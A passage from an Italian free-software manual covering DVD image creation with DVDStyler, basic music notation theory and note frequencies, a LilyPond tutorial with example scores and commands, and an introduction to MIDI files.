768.5 Creazione del DVD video

Terminato il disegno del DVD video, si può salvare il progetto in un file, selezionando la voce `Save as` del menù `File`. Viene proposto di usare un nome con estensione '`.xml`'.

Si può passare così alla creazione del DVD video attraverso la funzione `Burn DVD` del menù `File`.

Figura 768.7. Conferma nella fase di creazione del DVD.

Inizialmente conviene limitarsi a creare un file-immagine del DVD, che può essere provato con gli strumenti usuali (come VLC o Xine), prima di incidere un DVD reale. È sconsigliabile di provare l'anteprima, che potrebbe apparire errata, mentre invece il risultato può essere corretto.

Confermando, si passa alla fase di elaborazione, che se tutto va bene si conclude con la creazione del file-immagine desiderato.

Per provare un file-immagine, si può usare un MRL del tipo: *`dvd:///home/tizio/dvd.iso`*. Per esempio, Xine andrebbe avviato così:

```
$ xine dvd:///home/tizio/dvd.iso [Invio]
```

[1] **DVDStyler** GNU GPL

Parte cxx

Musica

Concetti elementari sulle notazioni musicali

La notazione musicale odierna, utilizza un pentagramma, ovvero cinque linee e quattro spazi orizzontali, sul quale si dispongono dei simboli che rappresentano principalmente la frequenza di suoni e la loro durata. Secondo le convenzioni, i suoni sono rappresentati da note, a cui sono attribuiti dei nomi, delimitando un intervallo di frequenze chiamato ottava. Un'ottava rappresenta solo un intervallo limitato di queste frequenze; l'ottava successiva è costituita da frequenze doppie rispetto all'ottava precedente; in pratica, una nota di un'ottava ha una frequenza doppia rispetto alla stessa nota nell'ottava precedente.

769.1 Denominazione delle note

Secondo le convenzioni attuali, le note sono sette, con nomi diversi a seconda della lingua utilizzata. Tuttavia, queste sette note rappresentano 12 semitoni.

Esistono due denominazioni: «DO, RE, MI, FA, SOL, LA, SI», stabilita attorno all'anno 1000 da Guido d'Arezzo; «C, D, E, F, G, A, B», di origine greca antica. Attualmente, la seconda notazione è quella utilizzata nella lingua inglese e, con una piccola variante, nella lingua tedesca.

Tabella 769.1. Denominazione delle note musicali.

Frequenza di riferimento	italiano, spagnolo, francese	inglese, olandese	tedesco, norvegese, svedese
494 Hz	SI	B	H
440 Hz	LA	A	A
392 Hz	SOL	G	G
349 Hz	FA	F	F
330 Hz	MI	E	E
294 Hz	RE	D	D
262 Hz	DO	C	C

Secondo le convenzioni, la frequenza di riferimento è quella della nota LA, a 440 Hz. Da questa frequenza si ottengono quelle degli altri semitoni dell'ottava, secondo la formula: $440*k^n$. La costante k vale precisamente $2^{1/12}$; pertanto, i 12 semitoni corrispondono alla tabella successiva:

frequenza di riferimento	calcolo	italiano, spagnolo, francese	inglese	olandese	tedesco	norvegese, svedese
494 Hz	$440*k^2$	SI, *DOb*	B, *C flat*	B, *Ces*	H, *Ces*	H, *Cess*
466 Hz	$440*k^1$	LA#, SIb	A sharp, B flat	Ais, Bes	Ais, B	Aiss, B
440 Hz	$440*k^0$	LA	A	A	A	A
415 Hz	$440*k^{-1}$	SOL#, LAb	G sharp, A flat	Gis, Aes	Gis, As	Giss, Aess
392 Hz	$440*k^{-2}$	SOL	G	G	G	G
370 Hz	$440*k^{-3}$	FA#, SOLb	F sharp, G flat	Fis, Ges	Fis, Ges	Fiss, Gess
349 Hz	$440*k^{-4}$	FA, *MI#*	F, *E sharp*	F, *Eis*	F, *Eis*	F, *Eiss*
330 Hz	$440*k^{-5}$	MI, *FAb*	E, *F flat*	E, *Fes*	E, *Fes*	E, *Fess*

frequenza di riferimento	calcolo	italiano, spagnolo, francese	inglese	olandese	tedesco	norvegese, svedese
311 Hz	$440*k^{-6}$	RE#, MIb	D sharp, E flat	Dis, Es	Dis, Es	Diss, Ess
294 Hz	$440*k^{-7}$	RE	D	D	D	D
277 Hz	$440*k^{-8}$	DO#, REb	C sharp, D flat	Cis, Des	Cis, Des	Ciss, Dess
262 Hz	$440*k^{-9}$	DO, *SI#*	C, *B sharp*	C, *His*	C, *His*	C, *Hiss*

In base a questa formuletta, si può verificare facilmente che la frequenza di una nota in un'ottava diventa doppia nell'ottava successiva. Per esempio, se il DO corrisponde a $440*k^{-9}$, ovvero 262 Hz nell'ottava di riferimento, nell'ottava successiva corrisponde a $440*k^{-9+12} = 440*k^{4}$, pari a 524 Hz.

Tra le note MI e FA c'è solo lo spazio di un semitono. Nello stesso modo, tra il SI e il DO successivo, c'è solo un semitono. In tutti gli altri casi, la distanza tra le note è di un tono (due semitoni).

La scelta di distribuire le note in questo modo, deriva dall'esigenza di distinguere le ottave negli strumenti a tastiera (come il piano). La figura 769.3 evidenzia un'ottava su una porzione di tastiera musicale.

Figura 769.3. Distribuzione di un'ottava su uno strumento a tastiera.

A seconda del punto di vista, quando tra due note c'è lo spazio di uno tono intero, si può indicare il semitono mancante con il nome della nota che lo precede, seguito dal simbolo «diesis», che assomiglia a un cancelletto, oppure con la nota successiva, seguita dal simbolo «bemolle», che assomiglia a una lettera «b» minuscola. Negli strumenti a tastiera non c'è differenza tra diesis della nota precedente e bemolle della nota successiva, mentre negli strumenti ad arco si intende indicare un suono che è un po' più vicino all'una o all'altra nota, senza essere precisamente nel mezzo.

769.2 Disposizione simbolica delle note sul pentagramma

La nota è rappresentata da un simbolo disposto sul pentagramma: la posizione di questo simbolo in relazione alle righe del pentagramma indica la nota stessa; la forma del simbolo rappresenta invece la durata della nota.

Il pentagramma si disegna con cinque linee orizzontali, che delimitano in pratica nove righe su cui collocare le note musicali (cinque linee e quattro spazi):

La corrispondenza di queste righe con le note dipende da un simbolo iniziale, speciale, denominato «chiave». La chiave che consente di rappresentare facilmente le note dell'ottava che si usa comunemente è la chiave di violino, o chiave di SOL (perché centrata sulla seconda linea, dal basso, a rappresentare la nota SOL).

Figura 769.5. Pentagramma con chiave di SOL iniziale.

In condizioni normali, le righe del pentagramma fanno riferimento alla sequenza delle sette note principali, con il SOL centrato sulla riga corrispondente alla seconda linea, come si vede nella figura successiva.

Figura 769.6. Posizioni sul pentagramma, secondo la disposizione normale con chiave di SOL.

Figura 769.7. Posizioni sul pentagramma, secondo la disposizione normale con chiave di basso e chiave di SOL. Si osservi che le prime sette note sono esattamente nell'ottava inferiore rispetto a quelle che compaiono in riferimento alla chiave di SOL.

769.3 Rappresentazione delle note e delle pause sul pentagramma

Il simbolo usato per rappresentare una nota sul pentagramma è un ovale (***testa***), leggermente obliquo, che può essere vuoto, pieno, può avere una ***gamba***, ovvero una stanghetta, che si innalza o si abbassa indifferentemente a seconda della collocazione della nota. La forma del simbolo determina la durata, che si esprime come frazione, oppure attraverso un nome particolare. Oltre alle note, nel pentagramma si indicano pause di silenzio, come si vede riassunto nella tabella successiva.

Tabella 769.8. Rappresentazione simbolica della durata delle note e delle pause di silenzio.

Nota e pausa	Durata	Nome
1/1	Intero	Semibreve
1/2	Metà	Minima
1/4	Quarto	Semiminima
1/8	Ottavo	Croma
1/16	Sedicesimo	Semicroma
1/32	Trentaduesimo	Biscroma
1/64	Sessantaquattresimo	Semibiscroma

La durata di una nota può essere allungata della metà del suo valore, aggiungendo un punto subito dopo la testa della stessa. Per esempio, una nota da un quarto (semiminima) seguita da un punto, vale 3/8 (1/4 + 1/8); nello stesso modo, una nota da un quarto, seguita da due punti in orizzontale, vale 7/16 (1/4 + 1/8 + 1/16).

769.4 Unità di tempo

Lo spazio orizzontale del pentagramma viene suddiviso in porzioni, denominate ***battuta*** o ***misura***, che rappresentano una durata uniforme. All'interno di queste battute, possono essere inserite note e pause, per un totale conforme al ***tempo***, che si esprime come frazione, all'inizio del pentagramma stesso.

3/4 — 1 2 3 | 1 23 | 1 2 3

L'esempio mostra un tempo di 3/4, che sta a indicare una misura contenente un totale di tre semiminime (tre quarti).

Naturalmente, la durata effettiva dipende dalla lunghezza della battuta.

769.5 Alterazioni

Il valore di una nota dipende dalla collocazione verticale che ha sul pentagramma, tenendo conto della chiave iniziale, che stabilisce il riferimento di partenza. Dal momento che in questo modo manca la possibilità di rappresentare alcuni semitoni, si devono usare delle rappresentazioni speciali per questi. Si usano precisamente i simboli della tabella seguente:

Simbolo	Nome in italiano	Nome in inglese	Significato
♯	diesis	sharp	Innalza di un semitono.
♯♯	doppio diesis	double sharp	Innalza di due semitoni.
✕	doppio diesis	double sharp	Innalza di due semitoni.
♭	bemolle	flat	Abbassa di un semitono.
♭♭	doppio bemolle	double flat	Abbassa di due semitoni.
♮	bequadro	natural	Ripristina il tono normale.

Questi simboli si collocano sul pentagramma, per indicare che ciò che segue viene alterato di conseguenza, ma il campo di azione è diverso a seconda del contesto: se si inseriscono all'inizio, subito dopo la chiave, riguardano tutto il pentagramma; se si inseriscono nell'ambito di una battuta, riguardano le note successive, fino alla fine della battuta.

FA SOL LAb SIb DO RE MIb

Come si vede dall'esempio, tre note vengono alterate in modo sistematico: MI, che si deve intendere come MI-bemolle; LA, che si deve intendere come LA-bemolle; SI, che si deve intendere SI-bemolle. Volendo invece ripristinare occasionalmente i valori normali, si usa il bequadro:

FA SOL LA SI DO RE MI

769.6 Riferimenti

- Maurizio Codogno, *Pillole di teoria musicale*, 2002

  ⟨*http://xmau.com/musica/teoria/pillole.html* ⟩

- *Teoria musicale*, 2000

  ⟨*http://it.geocities.com/ratafast75/appunti/musica/musteor1.html* ⟩

- *Teoria musicale*

  ⟨*http://xoomer.virgilio.it/pbrogion/teo01.htm* ⟩

- Ivano Cremonesi, *Info teoria musicale per l'informatico*, 1997

  ⟨*http://www.newmedia.it/musicopoli/teoria_m.htm* ⟩

- *Elementi base di teoria & armonia*
  ⟨http://www.soundme.com/theory/teoria.htm ⟩

Capitolo 770

Introduzione a LilyPond

LilyPond [1] è una sorta di compilatore, per la composizione musicale. Per la composizione si parte da un sorgente, scritto con un linguaggio che ha delle similitudini con TeX/LaTeX, il quale viene compilato per generare lo spartito in formato DVI. La compilazione, se richiesto, può generare anche un file MIDI.

LilyPond è un lavoro ancora in corso di sviluppo, a causa del quale il formato del sorgente subisce cambiamenti da una versione all'altra.

In questo capitolo vengono descritti alcuni concetti essenziali riferiti all'utilizzo di questo programma, con alcuni esempi molto semplici, con l'auspicio che quanto mostrato rimanga valido il più a lungo possibile. Fortunatamente, la documentazione originale di LilyPond è abbastanza buona e offre la descrizione di esempi aggiornati.

770.1 Note e pause

Senza entrare troppo nel dettaglio dell'articolazione del sorgente di LilyPond, dal momento che questo è sempre soggetto a variazioni, si può cominciare con una struttura molto semplice, secondo il modello seguente:

```
\include "linguaggio.ly"
\score {
    \notes {
        note
    }
    \paper {
        impaginazione
    }
}
```

Quelle che si vedono sembrano delle macro di TeX, ma in pratica non viene usata qui tale definizione.

Inizialmente, si vede l'istruzione '`\include`', che intuitivamente serve a incorporare uno stile esterno. La notazione musicale cambia da un paese all'altro e quella predefinita è olandese. Pertanto, nella maggior parte delle situazioni, diventa necessario incorporare inizialmente lo stile che consente di utilizzare la notazione più adatta alla propria nazionalità.

Nell'ambito della direttiva '`\notes`', si indicano le note con delle sigle che cambiano in base alla scelta della nazionalità, secondo la tabella 770.1.

Tabella 770.1. Denominazione delle note in base alla nazionalità.

Stile	DO	RE	MI	FA	SOL	LA	SIb	SI	Diesis	Bemolle	Pausa
nederlands.ly	c	d	e	f	g	a	bes	b	*x*is	*x*es	r
english.ly	c	d	e	f	g	a	bf bflat	b	*x*s *x*sharp	*x*f *x*flat	r
deutsch.ly	c	d	e	f	g	a	b	h	*x*is	*x*es	r
norsk.ly	c	d	e	f	g	a	b	h	*x*iss *x*is	*x*ess *x*es	r
svenska.ly	c	d	e	f	g	a	b	h	*x*iss	*x*ess	r
italiano.ly	do	re	mi	fa	sol	la	sib	si	*x*d	*x*b	r
catalano.ly	do	re	mi	fa	sol	la	sib	si	*x*d *x*s	*x*b	r
espanol.ly	do	re	mi	fa	sol	la	sib	si	*x*s	*x*b	r

Si noti che la pausa si indica con la lettera «r», perché questa è l'iniziale di *rest*.

Gli esempi vengono mostrati con la notazione per la lingua italiana, pertanto, il modello iniziale per gli esempi può essere quello seguente:

```
\include "italiano.ly"
\score {
    {
        note
    }
    \layout {}
}
```

Per cominciare si può scrivere la sequenza delle note naturali per vedere poi cosa si ottiene:

```
% primo.ly
\include "italiano.ly"
\score {
    {
        do re mi fa sol la si r
    }
    \layout {}
}
```

Supponendo di chiamare il file 'primo.ly', come si vede dal commento iniziale in stile TeX, si può procedere alla sua compilazione nel modo seguente:

$ **lilypond --dvi primo.ly** [*Invio*]

Durante la compilazione, si possono vedere i messaggi seguenti:

```
GNU LilyPond 2.4.5
Processing 'primo.ly'
Parsing...
Interpreting music... [3]
Preprocessing graphical objects...
Calculating line breaks...
Layout output to 'primo.tex'...

Converting to 'primo.dvi'...
```

Da quello che si vede, si comprende che viene generato il file 'primo.tex', compilato successivamente con LaTeX. Si ottiene così un file in formato DVI, che può essere visualizzato, o stampato, con gli strumenti appropriati (capitolo 217). Si dovrebbe ottenere un risultato simile a quello della figura successiva:

È stata attribuita una chiave di violino in modo predefinito, con un tempo di un intero; inoltre, le note partono da un'ottava al di sotto rispetto a quella «media» della chiave utilizzata e la loro durata predefinita è di un quarto.

Si può definire esplicitamente la chiave con l'istruzione '**\clef**'. Le chiavi più comuni sono la chiave di violino, '**\clef treble**', e la chiave di basso, '**\clef bass**'. Viene riproposto l'esempio precedente, usando però una chiave di basso:

```
\include "italiano.ly"
\score {
    {
        \clef bass
        do re mi fa sol la si r
    }
    \layout {}
}
```

Il tono di una nota può essere alzato facendola seguire da un apice singolo: ogni apice alza la nota di un'ottava; nello stesso modo, si può abbassare il tono di una o più ottave, con l'uso di una virgola. Seguono due esempi:

```
\include "italiano.ly"
\score {
    {
        \clef treble
        do re mi fa sol la si r
    }
    \layout {}
}
```

```
\include "italiano.ly"
\score {
    {
        \clef bass
        do, re, mi, fa, sol, la, si, r
    }
    \layout {}
}
```

Il tempo si definisce con l’istruzione ‘**`\time`**’, seguita dalla frazione a cui si vuole fare riferimento (per esempio ‘**`3/4`**’). La lunghezza predefinita di una nota è di un quarto. In generale, si definisce il denominatore della frazione di tempo attribuita a una nota o a una pausa con un numero intero che segue la definizione della nota stessa. Inoltre, per prolungare del 50 % la durata della nota, si può aggiungere un punto. L’esempio seguente riassume questi concetti:

```
\include "italiano.ly"
\score {
    {
        \clef treble
        \time 3/4
        do’2 re’4 mi’4. fa’8 sol’4 la’16 si’32 r32 r4 r2
    }
    \layout {}
}
```

Per definire un legato, si usano le parentesi tonde, ma ciò subito dopo la prima nota e subito prima dell’ultima da unire assieme:

```
\include "italiano.ly"
\score {
    {
        \clef treble
        \time 3/4
        do'2 ( re'4 mi'4. ) fa'8 sol'4 la'16 si'32 r32 r4 r2
    }
    \layout {}
}
```

Per facilitare l'introduzione delle note, è possibile indicare le note all'interno dell'istruzione '**`\relative`**', con cui si dichiara il DO di partenza dell'ottava a cui si vuole fare riferimento:

```
#(ly:set-option 'old-relative)
\include "italiano.ly"
\score {
    {
        \clef treble
        \time 3/4
        \relative do' {
            do4 re4 mi4 fa4 sol4 la4 si4 r2
        }
    }
    \layout {}
}
```

770.2 Alterazioni

Come mostra la tabella 770.1, si può alterare il tono di una nota aggiungendo una terminazione, che cambia in base allo stile nazionale selezionato. È poi LilyPond che mostra i simboli correttivi necessari (gli «accidenti»), nel modo più opportuno.

Per definire una scala predefinita differente da quella naturale in DO maggiore, si può usare l'istruzione '**`\key`**', seguita dagli attributi appropriati. L'esempio seguente mostra le note di una «scala cromatica», composta quindi dai 12 semitoni di un'ottava, con la dichiarazione iniziale di una scala in DO minore.

```
#(ly:set-option 'old-relative)
\include "italiano.ly"
\score {
    {
        \clef treble
        \key do \minor
        \time 3/4
        \relative do' {
            do4 dod4 re4 red4 mi4 fa4 fad4 sol4 sold4 la4 lad4 si4
        }
    }
    \layout {}
}
```

770.3 Impaginazione

L'istruzione '**`\layout`**', che è già stata usata negli esempi, ma sempre con un argomento nullo, controlla l'impaginazione. In modo predefinito è definito il formato della carta e un'intestazione contenente il numero di pagina. L'esempio seguente mostra come controllare il formato della carta e come eliminare la numerazione delle pagine:

```
    \layout {
        papersize = "a4"
        pagenumber = "no"
    }
```

LilyPond consente anche di definire il titolo, l'autore e l'intestazione dei fogli che vanno a contenere lo spartito. Questo si ottiene nell'ambito dell'istruzione '**`\header`**', che si colloca al di fuori di '**`\score`**'. Si osservi l'esempio seguente:

```
\include "italiano.ly"
\header {
    title   = "Scala in DO maggiore"
    author  = "Tizio Tizi"
    tagline = "La mia scala"
}
\score {
    …
}
```

Se non si utilizza la definizione dell'intestazione dei fogli, con l'assegnamento della variabile '**`tagline`**', LilyPond ne inserisce una predefinita; pertanto, se si vuole togliere questa intestazione, occorre assegnare una stringa nulla:

```
\header {
    tagline = ""
}
```

770.4 File MIDI

È possibile ottenere un file in formato MIDI dalla compilazione di un file LilyPond, purché esista l'istruzione '**\midi**', che si colloca solitamente vicino a '**\layout**'. L'istruzione '**\midi**' vuole un argomento, che solitamente è un gruppo vuoto ('**{}**'), a meno che si debbano indicare delle caratteristiche particolari. L'esempio seguente genera anche un file con estensione '`.midi`', contenente l'esecuzione dello spartito. Dal momento che non viene specificato lo strumento, si ottiene il suono del piano.

```
#(ly:set-option 'old-relative)
\include "italiano.ly"
\score {
    {
        \clef treble
        \key do \major
        \time 4/4
        \relative do' {
            do re mi r
            re mi fa r
            mi fa sol r
            sol sol fa mi
            re do r2
        }
    }
    \layout {}
    \midi {}
}
```

Per generare un suono diverso dal piano, si deve intervenire con un'istruzione particolare nell'ambito di '**\score**'. L'estratto seguente è una variante dell'esempio appena mostrato, in cui si dichiara espressamente che lo strumento abbinato è il clavicembalo:

```
\score {
    {
        \set Staff.midiInstrument = harpsichord
        \clef treble
        \key do \major
        \time 4/4
        \relative do' {
            …
        }
    }
    \layout {}
    \midi {}
}
```

I nomi degli strumenti che si possono indicare sono prestabiliti, come riportato nella tabella 770.25.

Tabella 770.25. Elenco dei nomi degli strumenti, secondo la documentazione di LilyPond.

acoustic grand	bright acoustic	electric grand	honky-tonk
electric piano 1	electric piano 2	harpsichord	clav
celesta	glockenspiel	music box	vibraphone
marimba	xylophone	tubular bells	dulcimer
drawbar organ	percussive organ	rock organ	church organ
reed organ	accordion	harmonica	concertina
acoustic guitar (nylon)	acoustic guitar (steel)	electric guitar (jazz)	electric guitar (clean)
electric guitar (muted)	overdriven guitar	distorted guitar	guitar harmonics
acoustic bass	electric bass (finger)	electric bass (pick)	fretless bass
slap bass 1	slap bass 2	synth bass 1	synth bass 2
violin	viola	cello	contrabass
tremolo strings	pizzicato strings	orchestral strings	timpani
string ensemble 1	string ensemble 2	synthstrings 1	synthstrings 2
choir aahs	voice oohs	synth voice	orchestra hit
trumpet	trombone	tuba	muted trumpet
french horn	brass section	synthbrass 1	synthbrass 2
soprano sax	alto sax	tenor sax	baritone sax
oboe	english horn	bassoon	clarinet
piccolo	flute	recorder	pan flute
blown bottle	skakuhachi	whistle	ocarina
lead 1 (square)	lead 2 (sawtooth)	lead 3 (calliope)	lead 4 (chiff)
lead 5 (charang)	lead 6 (voice)	lead 7 (fifths)	lead 8 (bass+lead)
pad 1 (new age)	pad 2 (warm)	pad 3 (polysynth)	pad 4 (choir)
pad 5 (bowed)	pad 6 (metallic)	pad 7 (halo)	pad 8 (sweep)
fx 1 (rain)	fx 2 (soundtrack)	fx 3 (crystal)	fx 4 (atmosphere)
fx 5 (brightness)	fx 6 (goblins)	fx 7 (echoes)	fx 8 (sci-fi)
sitar	banjo	shamisen	koto
kalimba	bagpipe	fiddle	shanai
tinkle bell	agogo	steel drums	woodblock
taiko drum	melodic tom	synth drum	reverse cymbal
guitar fret noise	breath noise	seashore	bird tweet
telephone ring	helicopter	applause	gunshot

Per indicare a quale velocità eseguire lo spartito nella conversione MIDI, all'interno dell'istruzione '**\midi**' si può inserire l'istruzione seguente:

```
\tempo n = m
```

In questo modo si intende una velocità di esecuzione che permetta di avere ***m*** note della durata di 1/***n*** in un minuto. L'esempio seguente serve ad avere 84 note da un quarto al minuto:

```
    \midi {
        \tempo 4 = 84
    }
```

Esiste anche la possibilità di estrapolare lo spartito da un file MIDI; tuttavia, il risultato che si ottiene risulta privo di indicazioni importanti, o peggio, se il file è stato ottenuto da un'esecuzione vera e propria, i tempi risultano imprecisi. In generale, questa possibilità consente di ottenere una bozza di sorgente LilyPond da adattare successivamente. Supponendo di disporre del file '`prova.midi`', si ottiene il sorgente '`prova-midi.ly`' con il comando seguente:

$ **lilypond -m prova.ly** [*Invio*]

770.5 Altri formati

Dal momento che esistono diverse versioni, anche incompatibili, del formato del sorgente di LilyPond, si può usare il comando '**convert-ly**' per aggiornare una vecchia versione di questo sistema di scrittura musicale. Tuttavia, fino a questo punto è stata omessa l'istruzione '**\version**', con cui si specifica, all'inizio del sorgente di LilyPond, a quale versione si sta facendo riferimento:

```
\version 1.5.65
\score {
…
}
```

È sufficiente avviare il programma '**convert-ly**' con il nome del sorgente da convertire, per ottenere l'aggiornamento dello stesso all'ultima versione disponibile (installata) di LilyPond, attraverso lo standard output. Eventualmente, si può usare l'opzione '**-e**', per aggiornare il file di partenza (lasciando una copia di sicurezza della versione precedente con estensione '~'):

$ **convert-ly -e prova.ly** [*Invio*]

In questo esempio, si ottiene quindi un nuovo file '`prova.ly`', lasciando una copia di quello vecchio con il nome '`prova.ly~`'.

Sono disponibili anche dei programmi di conversione ulteriori, per trasformare altri formati in LilyPond: '**etf2ly**' '**abc2ly**' '**pmx2ly**' '**musedata2ly**' '**mup2ly**'.

770.6 Programmi frontali

Esistono diversi programmi in grado di generare un sorgente LilyPond componendo in modo grafico. Per esempio, è disponibile Denemo, [2] tuttavia, la composizione fatta in questo può essere efficace solo se si studia molto bene l'utilizzo della tastiera, per poter selezionare rapidamente le note da inserire, con le loro caratteristiche.

770.7 Progetto Mutopia

Presso ⟨*http://www.mutopiaproject.org*⟩ è disponibile un archivio di musica di dominio pubblico, realizzato attraverso LilyPond. Da questo archivio è possibile prelevare spartiti o esecuzioni in formato MIDI.

Generalmente conviene prelevare direttamente i file sorgenti LilyPond, per ricompilarli come si vuole. Tuttavia, questi sorgenti sono realizzati nei modi più diversi, ma soprattutto, sono fatti ognuno per una versione particolare di LilyPond.

Una volta prelevati i sorgenti di un'opera a cui si è interessati, si deve provvedere ad allinearne la versione con quella di LilyPond che si intende utilizzare. Il procedimento è semplice se si tratta di un file soltanto, oppure di più file indipendenti, riferiti a porzioni differenti dell'opera. Si propone un esempio con il file ⟨*http://www.mutopiaproject.org/ftp/BachJS/BWV777/bach-invention-06/bach-invention-06.ly*⟩:

$ **convert-ly -e bach-invention-06.ly** [*Invio*]

```
convert-ly (GNU LilyPond) 1.6.6
Processing `bach-invention-06.ly' ... Applying conversions: 1.5.33, 1.5.38,
1.5.40, 1.5.49, 1.5.52, 1.5.56, 1.5.58, 1.5.59, 1.5.62, 1.5.67, 1.5.68,
1.5.71, 1.5.72, 1.6.5,
```

In questo caso, la conversione ha funzionato, o almeno dà l'impressione di funzionare, perché il sorgente contiene l'istruzione '**\version**' appropriata:

```
\version "1.3.148"
```

Quando nel sorgente manca l'istruzione '**\version**', bisogna inserirla, dopo essere risaliti a questa indicazione, altrimenti la conversione è impossibile.

Tutto diventa molto difficile quanto il sorgente di un'opera si articola in file differenti. Di solito, chi realizza questa struttura non fornisce indicazioni sul modo corretto di ricompilare il sorgente; d'altro canto, spesso questi file sono generati da altri strumenti. In questi casi, si devono convertire tutti i file, ma spesso, solo il file principale, che richiama gli altri, contiene l'istruzione '**\version**'. Se le cose stanno così, si deve ricopiare quell'istruzione all'inizio di tutti questi file, utilizzando poi '**convert-ly**' con ognuno di questi, sperando di avere successo.

Successivamente si può passare alla compilazione, indicando il file sorgente principale, oppure ognuno dei file sorgenti principali se un'opera è suddivisa in parti separate.

$ **lilypond --dvi bach-invention-06.ly** [*Invio*]

Se lo scopo della compilazione è generare dei file MIDI, si possono incontrare altre difficoltà; la prima, costituita dal fatto che chi ha trascritto l'opera con LilyPond, può averlo fatto in modo

da generare spartiti separati per ogni strumento utilizzato: in questo caso, si rischia di ottenere tanti file MIDI quanti sono gli strumenti utilizzati. In questa situazione, bisogna intervenire nel sorgente in modo molto approfondito, per riunire assieme tutti gli spartiti, in un libro solo.

Se la compilazione genera correttamente un file MIDI soltanto, oppure un file per ogni porzione dell'opera, può darsi che gli strumenti usati per l'esecuzione non corrispondano a quelli previsti nell'opera stessa. In generale, il sorgente LilyPond ottenuto dall'archivio del progetto Mutopia contiene un'intestazione con molte informazioni importanti:

```
\header {
    …
 mutopiatitle = "Invention 6"
 mutopiacomposer = "J. S. Bach (1685-1750)"
 mutopiaopus = "BWV 777"
 mutopiainstrument = "Harpsichord, Piano"
    …
}
```

In questo caso, si vede la proposta di utilizzare un clavicembalo o un piano. Data l'epoca a cui si riferisce l'opera trascritta, è probabile che sia più gradevole il suono di un clavicembalo. Se nel sorgente manca la richiesta esplicita di usare questo strumento, occorre provvedere ad aggiungere l'istruzione appropriata, altrimenti si ottiene il piano che è lo strumento predefinito:

```
\score {
   \context GrandStaff <<
    \context Staff = "one" <<
      \set Staff.instrument = "harpsichord"
      \set Staff.midiInstrument = "harpsichord"
      \voiceone
    >>
    \context Staff = "two" <<
      \set Staff.instrument = "harpsichord"
      \set Staff.midiInstrument = "harpsichord"
      \voicetwo
    >>
  >>
…
```

Naturalmente, la denominazione dello strumento deve corrispondere a quanto previsto da LilyPond (tabella 770.25).

770.8 Riferimenti

- *GNU LilyPond*
  ⟨http://lilypond.org/⟩
- *Mutopia project*
  ⟨http://www.mutopiaproject.org⟩

[1] **LilyPond** GNU GPL

[2] **Denemo** GNU GPL

Capitolo 771

MIDI

MIDI sta per *Music instrument digital interface*, ovvero un'interfaccia digitale per gli strumenti musicali. Semplificando molto le cose, l'idea alla base di MIDI è quella di avere una tastiera musicale collegata a un generatore di suoni. Il generatore di suoni può essere un generatore di forme d'onda, con più o meno armoniche, oppure un riproduttore di modelli campionati, ovvero suoni più o meno reali, memorizzati (campionati) in precedenza. Nel secondo caso, i modelli di suoni devono poter essere riprodotti a tonalità differenti.

Il generatore di suoni di un sistema MIDI può essere comandato direttamente da una tastiera (o da un altro strumento elettronico adeguato), oppure da un programma che legge un file: di solito un file in formato «MIDI». Un file del genere contiene quindi una sorta di spartito elettronico, in cui sono indicati gli strumenti e le note che questi devono suonare: è competenza del generatore di suoni il riprodurre gli strumenti nel modo migliore possibile.

771.1 File MIDI

Un file MIDI contiene tutte le informazioni necessarie a ripetere un'esecuzione elettronica, attraverso un generatore di suoni adeguato. Le informazioni che contiene un file MIDI sono simili, concettualmente, a quelle di uno spartito musicale, con la differenza sostanziale che la definizione della durata delle note può essere più libera.

Una semibiscroma, che dovrebbe essere la nota più breve, ha una durata di un sessantaquattresimo, mentre in un file MIDI si possono annotare anche intervalli più piccoli, oltre al fatto che le durate delle note possono non essere così esatte come si scrive in uno spartito classico.

Un file MIDI (*MIDI standard file format 1*) può contenere un massimo di 16 canali, ognuno dei quali si può dividere in tracce. Tuttavia, le tracce di uno stesso canale possono contenere informazioni riferite a un solo strumento (anche se suonato simultaneamente), pertanto si possono gestire un massimo di 16 strumenti differenti in modo simultaneo.

La figura 771.1, ottenuta da un programma grafico per l'analisi e l'esecuzione di file MIDI, dovrebbe dare l'idea di come questi file sono organizzati. Si può notare lo schema quadrettato che divide le ottave in dodici semitoni (come suggerisce la schematizzazione di una tastiera sul bordo sinistro) e in battute (si vedono le prime tre battute), all'interno del quale, l'andamento dei canali viene evidenziato con colori differenti.

Figura 771.1. Visualizzazione grafica di un'esecuzione MIDI attraverso il programma Xgmc.

A proposito di file MIDI, si utilizzano dei termini inglesi che a prima vista possono risultare abbastanza misteriosi. La tabella seguente cerca di spiegare a cosa si riferiscono alcuni di questi termini.

Termine	Traduzione	Descrizione
resolution	risoluzione	La frequenza della base dei tempi MIDI abbinata a una durata di un quarto (semiminima). In pratica, stabilisce la durata minima di una nota che può essere rappresentata in frazioni di 1/***n*** di semiminima rispetto alla battuta. Il valore che si utilizza normalmente è 96, che consente di rappresentare note di una lunghezza pari a un sesto di semibiscroma.
time signature	tempo	Il tempo, espresso come frazione.
tempo		La velocità di esecuzione, intesa come quantità di battute per minuto.
pitch	tono	L'altezza della nota.
bend		Consente di alterare il tono di una nota. Il valore che può avere va da 0 a 127, dove lo zero rappresenta il tono più basso, mentre 127 il tono più alto, così 64 rappresenta il tono normale.
pan	bilanciamento	Definisce il bilanciamento stereofonico di una o di più note. Si tratta di un valore da 0 a 127, dove lo zero rappresenta la sinistra e 127 la destra, avendo così il centro a 64.
patch		Lo strumento o il tipo di suono abbinato a una serie di note. Si tratta normalmente di un numero, che va da 1 a 128.
channel	canale	Il canale di registrazione che può contenere un solo strumento alla volta, anche se su più tracce simultanee. I valori vanno da 1 a 16.
reverb	riverbero	La profondità del riverbero. Si tratta di un valore che si abbina alla traccia, attribuendo un numero intero da 0 a 127.
volume	volume	Definisce il volume di una traccia, con valori da 0 a 127.

Un file MIDI può essere ottenuto da un'esecuzione manuale, attraverso una tastiera MIDI, collegata a un'interfaccia adatta assieme al programma relativo, oppure attraverso la scrittura di uno spartito, o di qualcosa di simile, che viene poi convertito in un file MIDI.

Nel capitolo 770 è stato mostrato il funzionamento di LilyPond, che è un sistema di composizione tipografico per la produzione di spartiti, in grado di generare anche file MIDI; nella prossima sezione viene mostrato l'uso di Midge, un programma in grado di generare file MIDI a partire da un sorgente scritto con un proprio linguaggio, simile concettualmente a quello di LilyPond, che però non può produrre uno spartito tradizionale.

